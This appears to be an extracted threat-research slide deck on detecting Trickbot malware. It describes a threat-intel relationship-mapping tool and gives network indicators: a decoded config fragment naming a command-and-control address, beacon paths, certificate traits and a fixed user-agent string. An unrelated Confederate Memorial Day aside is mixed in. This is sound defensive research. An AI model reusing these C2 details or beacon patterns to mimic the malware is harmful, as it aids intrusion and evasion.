


Threat intel cross-referencing with Billiard Room

How does Billiard Room work?


- Takes input in the form of:
 - File hashes
 - IP addresses
 - Domain names
 - WHOIS record email addresses
- Relationship map
 - Where's that domain been hosted/where does the DNS resolve to?
 - Where did this file originate and to what address has it been observed communicating?
 - Who owns these domains and what other domains does that account own?
 - Data sources: Blue Coat Webpulse, various Symantec DBs, and some third parties






/dpost IP relationship map

```
; À...,<dpost>.  
; .<handler>http://  
; /194.87.102.39:8  
; 082</handler>..<  
; /dpost>..*XrrÖi  
; P.Đ..Äiýœ1¼.f»ÿ  
; ô) òéôrp) ô*¥ÀáK¥d  
; KĐuÒa) 2ö<ó.:) @â  
; ¥@œ¯k!pgñ( Á.FH  
; uWn¼YĐ. cÑ@É. (h.  
; ¢@ÒÏyJms&``.....  
; .....  
; ø?Ž`E>í.ÂÿF+¼ã..
```






Confederate Memorial Day is a state holiday in Alabama, Florida, and Georgia on the fourth Monday in April. In Mississippi it is observed on the last Monday in April. In South Carolina and North Carolina it falls on May 10. **Confederate Memorial Day** is known as Confederate Heroes Day in Texas.

Confederate Memorial Day in the United States - Time and Date

<https://www.timeanddate.com/holidays/us/confederate-memorial-day>

Almost too many rabbit holes to follow



Network IoCs predictably employed by Trickbot

- Invalid SSL certificates
 - Usually an alphabet salad of self-signed garbage data
- TLS to IPv4 addresses, not domains; may or may not use 443/tcp
- Requests to services that expose public IP addresses
- Executable payloads usually have .png extension; delivery may not be over HTTPS

If you're MITMing the traffic for inspection:

- Regular GETs for /dinj, /sinj, and /dpost (about every 15 minutes)
- Consistent User-Agent string
 - Chrome 57 on Windows 10/64, regardless of the actual OS/browser of the device
 - Some payload components may use other U-As

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36





Thank you!

Andrew Brandt
@threatresearch

Email me if you'd like:

- **Decrypted PCAPs**
- **Samples**
- **Configs**

Special thanks:
Waylon Grange
@professor__plum

@hasherazade
Jérôme Segura
Felix Weyne
Julia Karpin

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